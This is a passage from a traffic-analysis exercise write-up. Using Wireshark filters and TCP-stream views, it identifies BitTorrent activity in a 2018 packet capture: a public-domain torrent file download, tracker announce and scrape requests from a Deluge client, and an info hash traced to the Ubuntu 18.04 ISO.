 4711 2018-07-15 09:47:38  10.0.0.201      82.102.24.163   BitTorrent     766         49851       42232           Extended  Bitfield, Len:0x1cb  Port
 4726 2018-07-15 09:47:38  61.245.142.233  10.0.0.201      BitTorrent     361         51413       49845           Extended  Have All  Port  Extended
 4735 2018-07-15 09:47:38  82.102.24.163   10.0.0.201      BitTorrent     513         42232       49851           Bitfield, Len:0x1cb
 4754 2018-07-15 09:47:39  10.0.0.201      23.82.53.139    BitTorrent     122         49853       49544           Handshake
 4760 2018-07-15 09:47:39  23.82.53.139    10.0.0.201      BitTorrent     242         49544       49853           Handshake  Extended
 4761 2018-07-15 09:47:39  10.0.0.201      23.82.53.139    BitTorrent     764         49853       49544           Extended  Bitfield, Len:0x1cb  Port
 4768 2018-07-15 09:47:39  23.82.53.139    10.0.0.201      BitTorrent     513         49544       49853           Bitfield, Len:0x1cb
 4789 2018-07-15 09:47:40  10.0.0.201      96.237.60.19    BitTorrent     122         49854       51413           Handshake
 4815 2018-07-15 09:47:41  96.237.60.19    10.0.0.201      BitTorrent     122         51413       49854           Handshake
 4816 2018-07-15 09:47:41  10.0.0.201      96.237.60.19    BitTorrent     395         49854       51413           Extended  Have All  Allowed Fast, Pie
 4818 2018-07-15 09:47:41  96.237.60.19    10.0.0.201      BitTorrent     197         51413       49854           Extended  Have All  Port
```

```
> Frame 4520: 122 bytes on wire (976 bits), 122 bytes captured (976 bits)
> Ethernet II, Src: Msi_18:66:c8 (00:16:17:18:66:c8), Dst: Cisco_27:a1:3e (00:09:b7:27:a1:3e)
> Internet Protocol Version 4, Src: 10.0.0.201, Dst: 62.210.200.57
> Transmission Control Protocol, Src Port: 49846, Dst Port: 55020, Seq: 1, Ack: 1, Len: 68
> BitTorrent
```


```
0000  00 09 b7 27 a1 3e 00 16  17 18 66 c8 08 00 45 00   ···'·>·· ··f···E·
0010  00 6c 06 b2 40 00 80 06  e2 05 0a 00 00 c9 3e d2   ·l··@··· ······>·
0020  c8 39 c2 b6 d6 ec 98 6b  21 51 66 69 05 3e 50 18   ·9·····k !Qfi·>P·
0030  fa f0 89 d5 00 00 13 42  69 74 54 6f 72 72 65 6e   ·······B itTorren
0040  74 20 70 72 6f 74 6f 63  6f 6c 00 00 00 00 00 10   t protoc ol······
0050  00 05 e4 be 9e 4d b8 76  e3 e3 17 97 78 b0 3e 90   ·····M·v ····x·>·
0060  62 97 be 5c 8d be 2d 44  45 31 33 46 30 2d 56 6e   b··\··-D E13F0-Vn
0070  70 5a 52 46 38 5a 50 39  69 76                     pZRF8ZP9 iv
```

BitTorrent: Protocol | Packets: 16358 · Displayed: 208 (1.3%) | Profile: Default

We want to know which file is downloaded, use this filter:

http.request.uri contains .torrent

It means filter all urls with .torrent files.


2018-07-15-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.uri contains .torrent
```


```
   Protocol  Length Host                          Source Port Destination Port Info
4  HTTP         589 www.publicdomaintorrents.com  49834       80               GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1
```

```
...0 0000 0000 0000 = Fragment offset: 0
Time to live: 128
Protocol: TCP (6)
Header checksum: 0x0c39 [validation disabled]
[Header checksum status: Unverified]
Source: 10.0.0.201
```

```
0010  02 3f 76 d1 40 00 80 06  0c 39 0a 00 00 c9 a8 d7   ·?v·@··· ·9······
0020  c2 0e c2 aa 00 50 97 b7  b1 25 75 99 6b 48 50 18   ·····P·· ·%u·kHP·
0030  ff ff 31 06 00 00 47 45  54 20 2f 62 74 2f 62 74   ··1···GE T /bt/bt
0040  64 6f 77 6e 6c 6f 61 64  2e 70 68 70 3f 74 79 70   download .php?typ
0050  65 3d 74 6f 72 72 65 6e  74 26 66 69 6c 65 3d 42   e=torren t&file=B
0060  65 74 74 79 5f 42 6f 6f  70 5f 52 68 79 74 68 6d   etty_Boo p_Rhythm
0070  5f 6f 6e 5f 74 68 65 5f  52 65 73 65 72 76 61 74   _on_the_ Reservat
0080  69 6f 6e 2e 61 76 69 2e  74 6f 72 72 65 6e 74 20   ion.avi. torrent
0090  48 54 54 50 2f 31 2e 31  0d 0a 52 65 66 65 72 65   HTTP/1.1 ··Refere
00a0  72 3a 20 68 74 74 70 3a  2f 2f 70 75 62 6c 69 63   r: http: //public
00b0  64 6f 6d 61 69 6e 74 6f  72 72 65 6e 74 73 2e 69   domainto rrents.i
00c0  6e 66 6f 2f 6e 73 68 6f  77 6d 6f 76 69 65 2e 68   nfo/nsho wmovie.h
00d0  74 6d 6c 3f 6d 6f 76 69  65 69 64 3d 35 31 33 0d   tml?movi eid=513·
00e0  0a 55 73 65 72 2d 41 67  65 6e 74 3a 20 4d 6f 7a   ·User-Ag ent: Moz
00f0  69 6c 6c 61 2f 35 2e 30  20 28 57 69 6e 64 6f 77   illa/5.0  (Window
```

Source (ip.src), 4 bytes | Packets: 16358 · Displayed: 1 (0.0%) | Profile: Default

Now Right Click on that and **Follow → TCP Stream**


Wireshark · Follow TCP Stream (tcp.stream eq 165) · 2018-07-15-traffic-analysis-exercise.p...


```
GET /bt/btdownload.php?
type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1
Referer: http://publicdomaintorrents.info/nshowmovie.html?movieid=513
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: www.publicdomaintorrents.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 15 Jul 2018 04:17:27 GMT
Server: Apache
Content-Disposition: inline;
filename="Betty_Boop_Rhythm_on_the_Reservation.avi.torrent"
Set-Cookie: PHPSESSID=a42bg863capgr3he6jaflt4p72; path=/
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: application/x-bittorrent

204c
d8:announce53:http://files.publicdomaintorrents.com/bt/announce.php13:creation
datei1129376933e4:infod6:lengthi105383936e4:name40:Betty_Boop_Rhythm_on_the_Reservati
on.avi12:piece lengthi262144e6:pieces8060:...6....j...f.z.....R...
{3........Z...&.....=.~>..:[..W......K.L..w'..v.c../..m.S.xB.Z
```

Packet 4268. 1 client pkt, 7 server pkts, 1 turn. Click to select.

Entire conversation (9160 bytes) | Show and save data as: ASCII | Stream: 165

Find:

By analyzing the tcp stream .torrent file name is **Betty_Boop_Rhythm_on_the_Reservation.avi.torrent**




```
HTTP/1.1 200 OK
Date: Sun, 15 Jul 2018 04:17:27 GMT
Server: Apache
Content-Disposition: inline;
filename="Betty_Boop_Rhythm_on_the_Reservation.avi.torrent"
Set-Cookie: PHPSESSID=a42bg863capgr3he6jaflt4p72; path=/
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: application/x-bittorrent
```

In HTTP, we may search for "announce" or "scrape" URLs for finding torrent tracker traffic and seeing if any other files are torrenting.


For that use filters

http.request.uri contains announce
http.request.uri contains scrape


2018-07-15-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.uri contains announce

No.	Time	Source	Destination	Protocol	Length	Host	Source Port	Destination Port	Info
4312	2018-07-15 09:47:33	10.0.0.201	91.189.95.21	HTTP	423	torrent.ubuntu.com:6969	49842	6969	GET /announce?info_hash=%e4%be%9eM%b8v%e3%e3
4538	2018-07-15 09:47:37	10.0.0.201	168.215.194.14	HTTP	434	files.publicdomaintorrents…	49847	80	GET /bt/announce.php?info_hash=%1d%da%0dH%a8
4568	2018-07-15 09:47:37	10.0.0.201	168.215.195.227	HTTP	434	tracker.publicdomaintorren…	49848	6969	GET /announce?info_hash=%1d%da%0dH%a8%98%bd%



2018-07-15-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.uri contains scrape

No.	Time	Source	Destination	Protocol	Length	Host	Source Port	Destination Port	Info
4662	2018-07-15 09:47:37	10.0.0.201	168.215.194.14	HTTP	253	files.publicdomaintorrents…	49849	80	GET /bt/scrape.php?info_hash=%1d%da%0dH%a8%
4682	2018-07-15 09:47:37	10.0.0.201	168.215.195.227	HTTP	253	tracker.publicdomaintorren…	49850	6969	GET /scrape?info_hash=%1d%da%0dH%a8%98%bd%81

HTTP request headers from tracker traffic should also give us the torrent client in the UserAgent string.

In addition to tracker traffic to two publicdomaintorrents.com domains, the results also show tracker traffic to torrent.ubuntu.com.




Length	Host	Source Port	Destination Port	Info
423	torrent.ubuntu.com:6969	49842	6969	GET /announce?info_hash=%e4%b
434	files.publicdomaintorrents.com	49847	80	GET /bt/announce.php?info_has
434	tracker.publicdomaintorrents.com:6969	49848	6969	GET /announce?info_hash=%1d%c

Length	Host	Source Port	Destination Port	Info
253	files.publicdomaintorrents.com	49849	80	GET /bt/scrape.php?info_hash=
253	tracker.publicdomaintorrents.com:6969	49850	6969	GET /scrape?info_hash=%1d%da%

The results also show the tracker traffic to two publicdomaintorrents.com domains Tracker to Torrent.ubuntu.com.

For the first HTTP request, follow the TCP stream, of torrent.ubuntu.com. Check out the User-agent string, it is Deluge 1.3.15.(Deluge is a torrent client deluge-torrent.org/)

What is tracking that traffic? You can find out that from the value of info hash. Select the value right after info hash= in the same HTTP GET request


Wireshark · Follow TCP Stream (tcp.stream eq 168) · 2018-07-15-traffic-analysis-exercise.p...

```
GET /announce?info_hash=%e4%be%9eM%b8v%e3%e3%17%97x%b0%3e%90b%97%be%5c%8d%be&peer_id=-
DE13F0-
VnpZRF8ZP9iv&port=63448&uploaded=0&downloaded=0&left=1921843200&corrupt=0&key=764CA003&e
vent=started&numwant=200&compact=1&no_peer_id=1&supportcrypto=1&redundant=0 HTTP/1.1
Host: torrent.ubuntu.com:6969
User-Agent: Deluge 1.3.15
Accept-Encoding: gzip
Connection: close

HTTP/1.0 200 OK
Content-Length: 397
Content-Type: text/plain
Pragma: no-cache
Content-Encoding: gzip

......J[..K..J..-.I-I.41..L54.J..,(..O.IL/65.b ...Xe...54.L..
....%.d.Z....Z........Xmd\{..UV..)'.J..M;q5...........S...v.       ......].r....
.[....a.}..U..R        '.z.~........
.....<....}.L...8..;...)z....1.:..W.....Q..t........'2#=....C...~n.
8.w..>k?.OS.!..x6r:~.a.
..gw).v.    .K'W........,. ....Ai....8<.C6.M.`..Z~..}/
O\us84.....sV...&.<.....UE'.....s.......a..v......F....#....P.<q..W...%ck...WS.eR......
```

Packet 4312. 1 client pkt, 1 server pkt, 1 turn. Click to select.


Entire conversation (874 bytes) — Show and save data as: ASCII — Stream: 168

Find:

info_hash=%e4%be%9eM%b8v%e3%e3%17%97x%b0%3e%90b%97%be%5c%8d%be

after decoding url encoding the hash will be:
e4be9e4db876e3e3179778b03e906297be5c8dbe

Search that hash on Google and it comes up with:



લગભગ 216 પરિણામો (0.37 સેકંડ)

linuxtracker.org › id=e... ▾ આ પૃષ્ઠનો અનુવાદ કરો
ubuntu-18.04-desktop-amd64 at Linuxtracker
27 એપ્રિલ, 2018 - Info Hash, **e4be9e4db876e3e3179778b03e906297be5c8dbe**. Who thanks. tokopan gerinho sverre26. Description, Ubuntu is a complete ...


Ubuntu-18.04-desktop-amd64 ...
Torrent, ubuntu-18.04-desktop-amd64. If you need a Bittorrent ...

Linuxtracker .::. Index->Torrent...
... another trip around the Sun and Linuxtracker is still here!

linuxtracker.org માંથી વધુ પરિણામો »

memo.cash › torrent ▾ આ પૃષ્ઠનો અનુવાદ કરો
Tag - torrent - Memo
magnet:?xt=urn:btih:**e4be9e4db876e3e3179778b03e906297be5c8dbe** #ubuntu #BiglyBT. This is a test. Message [184]. Cancel Creating... Broadcasting.


memo.cash › profile ▾ આ પૃષ્ઠનો અનુવાદ કરો
1Dqc7VMb6WUUnrnQ's Profile - Memo
magnet:?xt=urn:btih:**e4be9e4db876e3e3179778b03e906297be5c8dbe** #ubuntu #BiglyBT. This is a test. Message [184]. Cancel Creating... Broadcasting.



Torrent's details

Name	ubuntu-18.04-desktop-amd64
Torrent	ubuntu-18.04-desktop-amd64 **If you need a Bittorrent client, try TransmissionBT on MacOS or Linux**
Forum	/index.php?page=forum&action=viewtopic&topicid=14996
Magnet Link	
Info Hash	e4be9e4db876e3e3179778b03e906297be5c8dbe
Who thanks	tokopan gerinho sverre26 Say Thank You!
Description	Ubuntu is a complete desktop Linux operating system, freely available with both community and professional support. The Ubuntu community is built on the ideas enshrined in the Ubuntu Manifesto: that software should be available free of charge, that software tools should be usable by people in their local language and despite any disabilities, and that people should have the freedom to customise and alter their software in whatever way they see fit. "Ubuntu" is an ancient African word, meaning "humanity to others". The Ubuntu distribution brings the spirit of Ubuntu to the software world. For More Information, visit Distrowatch
Screenshots	
Category	Ubuntu
Home Page	http://www.ubuntu.com/
Support Forums	http://ubuntuforums.org/
Rating	Rating: **3.5 out of 5.0** (Votes: 4) *For your upload!*


It is an ubuntu18.04-desktop-and64.iso file let us decode it using url decoder



1Dqc7VMb6WUUnrnQ 762d

#torrent ubuntu-18.04-desktop-amd64.iso
magnet:?xt=urn:btih:e4be9e4db876e3e3179778b03e906297be5c8dbe
#ubuntu #BiglyBT
This is a test

